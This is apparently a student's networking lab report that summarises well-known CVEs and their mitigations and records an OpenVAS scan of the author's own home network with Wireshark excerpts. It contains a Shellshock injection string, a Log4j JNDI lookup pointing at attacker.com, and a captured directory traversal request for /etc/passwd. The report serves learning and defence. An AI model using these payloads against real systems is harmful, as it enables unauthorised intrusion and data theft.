Colby Heilner
Professor Torres
11/4
IT 120
Lab 10

Part A:

Research the below vulnerabilities/exploits and how to protect against them:

- Shellshock **CVE-2014-6271**

  This is essentially a vulnerability against bash itself. Or better how to process commands. This string () { :;}; confused bash and makes it execute anything after it. In Burp you could use repeater and send () { :;}; cat /ect/passwd

  The most effective way to fix the Shellshock vulnerability is to update Bash to the latest version
- Eternal Blue **CVE-2017-0144**

  Allegedly leaked by the NSA... lol, this is an exploit involving SMBv1 on windows. It allowed for RCE. I have followed a walkthrough for this like many other people using Metasploit.

  Most effective way is to Update windows with A patch for this vulnerability
- Heartbleed **CVE-2014-0160**

  OpenSSL versions 1.0.1 through 1.0.1f are affected. **The most effective way to protect it is to update OpenSSL to newer versions.**
- Apache Struts 2 Vulnerability **CVE-2017-5638**

  Here is a good line explaining the range of the attack. Talos has observed simple commands (i.e. whoami) as well as more sophisticated commands including pulling down a malicious ELF executable and execution.

  Again update your Apps.
- Apple iAmRoot **CVE-2018-4407**

iOS versions prior to the updates that patched the vulnerability in iOS 12.0.1 and later

Update the apple IOS

- POODLE Attack **CVE-2014-3566**

Disable SSL 3.0: The most effective way to mitigate the POODLE vulnerability is to disable SSL 3.0 on your servers and clients. Here is how to do this for common web servers:

- **Apache**: Edit your `httpd.conf` or `ssl.conf` file to include:
  SSLProtocol All -SSLv2 -SSLv3

- Conficker **CVE-2008-4250**:
  Is a worm with multiple CVEs
  It affects the Server Service in Windows and allows remote code execution through specially crafted RPC requests.
  To fix you can Disable AutoRun or Update Windows
- Microsoft RPC DCOM

CVE-2003-0533
CVE-2003-0883
This is a stack buffer overflow in the RPCSS service. It affects the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003
Mitigation includes Updating

- Golden Ticket Attack (Not a specific CVE) but CVE-2020-1267
  This is an attack including the Microsoft AD authentication protocol Kerberos. The “Golden ticket” refers to a sort of root access into the AD/domain you have it for. Root being access to all and everything.
  If a threat actor can access a special account called KRBTGT. They can then forge a **TGT (Ticket-Granting Ticket).**
  The best way to mitigate this is to make sure Admin privileged accounts use strong passwords. As a way to get this ticket would be through admin accounts.

- Silver Ticket Attack (no dedicated CVE) But can be executed with CVE-2020-1267

  Different to gold tickets attack, this is directed at a service in the domain. An attacker could Steal an NTLM hash of a service account and use it to forge TGS tickets. This could allow them to access the service and exfiltrate view or edit sensitive data.

  Some strong mitigation could be to monitor logs of Service accounts for suspicious activity. Also make sure to keep service account passwords long, secure and updated per regulations.

- Pass-The-Hash

  This is the idea of logging on to a machine using a stolen NTLM hash instead of needing a plain text password. EX: You gain access to a machine whether it can exploit or social engineering. Dump the hashes off it and use them to authenticate to various resources on the network.

  Mitigations could be: Good Employee Training to avoid social engineering attacks. Or require more than just a hash to authenticate. (MFA) **I also read it is possible to disable NTLM entirely. Finally, just check logs, bad actors often login at non-work normal times or frequently de-auth and auth.**

- Log4j **(CVE-2021-44228)**

  This has to do with how Java Naming and Directory Interface (JNDI) processes lookups. If you craft a input such as ${jndi:ldap://attacker.com/exploit} you can get it to go out to a remote server and execute a payload/malware.

  Mitigation: UPDATE **your log4j to version 2.17.1 or later**

  If you CANNOT update, then disable JNDI Lookups.

  Monitor

- How do you protect your company from Google hacking (there is no CVS/CWE or CVSS for this one)

  For the main problem that is login portals and websites. Here are some mitigation strategies.

  Use robots.txt to stop indexing pages.

  User-agent: *

  Disallow: /admin/

  Disallow: /login/

  Use “noindex” and “nofollow” Meta Tags

<meta name="robots" content="noindex, nofollow">
And of course, protect these pages with logins. (MFA) IS ALWAYS MORE SECURE. Make sure to rate limit incorrect login attempts. This will discourage brute force attempts.

Part B:

Define the terms below and in simple terms, how they work. What major website maintains them (except for risk score)

- CVE Calculated vulnerability Excerpt, just kidding lol…
  Common Vulnerabilities and Exposures. It's a system for identifying and naming security vulnerabilities in software.
  All of them get a number with the year to organize them.
- CWE
  CWE stands for **Common Weakness Enumeration**. It's a list of types of security weaknesses or programming errors in software.
  These describe a pattern of flaws such as improper input validation or buffer overflow
- CVSS
  CVSS is the **Common Vulnerability Scoring System**. It's a standardized way to assess the severity of a vulnerability.
  CVSS assigns a score from 0 to 10, with higher scores indicating more critical vulnerabilities.
- risk score (with respect to vulnerabilities)
  It works by assigning many categories a value that can be simple. Such as user input yay or nay. Or by rating the exploitability, impact, and range it has.
- ***find the CVE/CWE/CVSS for all the above exploits -if you can***

- Part C: Netlab1

Links to an external site.

OpenVAS and Vulnerability Research (NISGTC Security+ Lab 11 Discovering Security Threats and Vulnerabilities)


Could not get this to work in NetLabs so alas to the personal vms!

I made my dual boot for kali and got openvas up and running.

I will just be scanning a device on my network for convivence.

~~Run OpenVas against host 10.1.1.10~~. Make sure that you run Wireshark or Tcpdump while performing this vulnerability scan.


Okay, so first I looked at my network via Nmap and found a victim. (my laptop) Once I started the scan against 192.168.4.51 here is some Wireshark traffic I got.



```
21172 323.204659805 192.168.5.150        192.168.4.51        TCP        74 48564 → 5599 [SYN]
21173 323.204692256 192.168.5.150        192.168.4.51        TCP        74 33228 → 2880 [SYN]
21174 323.204710941 192.168.5.150        192.168.4.51        TCP        74 55426 → 607 [SYN] S
21175 323.204729055 192.168.5.150        192.168.4.51        TCP        74 52584 → 2559 [SYN]
21176 323.204747229 192.168.5.150        192.168.4.51        TCP        74 52054 → 4590 [SYN]
21177 323.204764892 192.168.5.150        192.168.4.51        TCP        74 58462 → 2813 [SYN]
21178 323.204782545 192.168.5.150        192.168.4.51        TCP        74 42638 → 15002 [SYN
21179 323.204800339 192.168.5.150        192.168.4.51        TCP        74 48884 → 1602 [SYN]
21180 323.204818212 192.168.5.150        192.168.4.51        TCP        74 35000 → 8444 [SYN]
21181 323.204836306 192.168.5.150        192.168.4.51        TCP        74 50630 → 38202 [SYN
```


This did not produce anything. So, I moved on.

I waited for a while, and this is the coolest thing I have seen yet. I ran this against my switch 192.168.5.87 and captured a file traversal attempt over http looking for the passwd file



```
Hypertext Transfer Protocol
 ▸ GET /%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C\%2F..\%2F..\%2F..\%2F..\%2F..\%2F..\etc\passwd%00…
   Connection: Close\r\n
   Host: 192.168.5.87:1400\r\n
   Pragma: no-cache\r\n
   Cache-Control: no-cache\r\n
   User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS-VT 23.9.0)\r\n
   Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
   Accept-Language: en\r\n
   Accept-Charset: iso-8859-1,*,utf-8\r\n
   \r\n
   [Response in frame: 12441]
   [Full request URI: http://192.168.5.87:1400/%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C%5C\%2F..\%2F.…
    Text item (text), 108 byte(s)
```

I then also tried an auth scan with SMB on my server. I first had to make the credentials to login with.



Credentials 1 of 1


1 - 1 of 1

Name ▲	Type	Allow insecure use	Login	Actions
192.168.5.103 (SMB login)	Username + Password (up)	No	colby	

Apply to page contents ▼


Then I reran the scan.

Another cool find! Here it is trying to auth to my SMb with the cred I provided



```
SMB2       178 Negotiate Protocol Request
SMB2       224 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2       430 Session Setup Request, NTLMSSP_AUTH, User: WORKGROUP\colby
SMB2       182 Tree Connect Request Tree: \\192.168.5.103\IPC$
SMB2       210 Create Request File: winreg
DCERPC     262 Bind: call_id: 0, Fragment: Single, 1 context items: WINREG V1.0 (32bit NDR)
```

It also ended up DOSing me lol…. (this showcases the effect on the network)




Unable to connect

Firefox can’t establish a connection to the server at 192.168.5.103.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer’s network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

It also looks to performs basic website directory fuzzing




```
489 Application Data, Application Data
 66 54629 → 80 [ACK] Seq=319 Ack=475 Win=64128 Le
384 GET /phpmyadmin/index.php HTTP/1.1
384 GET /phpMyAdmin/index.php HTTP/1.1
387 GET /phpMyAdminOLD/index.php HTTP/1.1
495 Application Data, Application Data
377 GET /pma/index.php HTTP/1.1
384 GET /PHPMyAdmin/index.php HTTP/1.1
393 GET /3rdparty/phpMyAdmin/index.php HTTP/1.1
393 GET /3rdparty/phpmyadmin/index.php HTTP/1.1
399 GET /.tools/phpMyAdmin/current/index.php HTTP
 66 54629 → 80 [FIN, ACK] Seq=2892 Ack=4087 Win=6
 66 54629 → 80 [ACK] Seq=2893 Ack=4088 Win=64128
460 Application Data, Application Data
 66 60171 → 32400 [ACK] Seq=947 Ack=4244 Win=7449
 66 60171 → 32400 [ACK] Seq=947 Ack=4549 Win=7744
 66 60171 → 32400 [FIN, ACK] Seq=947 Ack=4549 Win
```

- What effect did OpenVas have on the network?
- Run a non-credentialed scan and a credentialed scan
- How many critical findings did OpenVas discover with credentialed vs non-credentialed?

- How do you fix 5 findings that were discovered (any five)?

  Here are some of the things it found and how to fix them.



TCP Timestamps Information Disclosure

Summary


The remote host implements TCP timestamps and therefore allows to compute the uptime.

Detection Result

I can fix this by

Disabling TCP timestamps. On Linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.

To disable TCP timestamps on Windows, execute 'netsh int tcp set global timestamps=disabled'



Summary

The host / application transmits sensitive information (username, passwords) in cleartext via HTTP.


Detection Result

```
The following input fields were identified (URL:input name):

http://192.168.5.103/login:password
http://192.168.5.103/loginLess:password
http://192.168.5.103/logout:password
```

I can fix this by using https and having up to-date certificates.

Another issue it found



Summary

The script attempts to identify files of a linux home folder accessible at the webserver.

Detection Result

```
The following files were identified:

http://192.168.5.103:9100/.sh_history
http://192.168.5.103:9100/.bash_history
```

It says to fix this that I can Restrict who can access these files.
I can make sure users home directory have proper file permissions
chmod 700 /home/username

Overall because I had to scan devices on my network I did not get a ton of Vulnerably results. But I still learned a lot about OpenVAS

Please note: This lab may take a few hours, schedule your lab time accordingly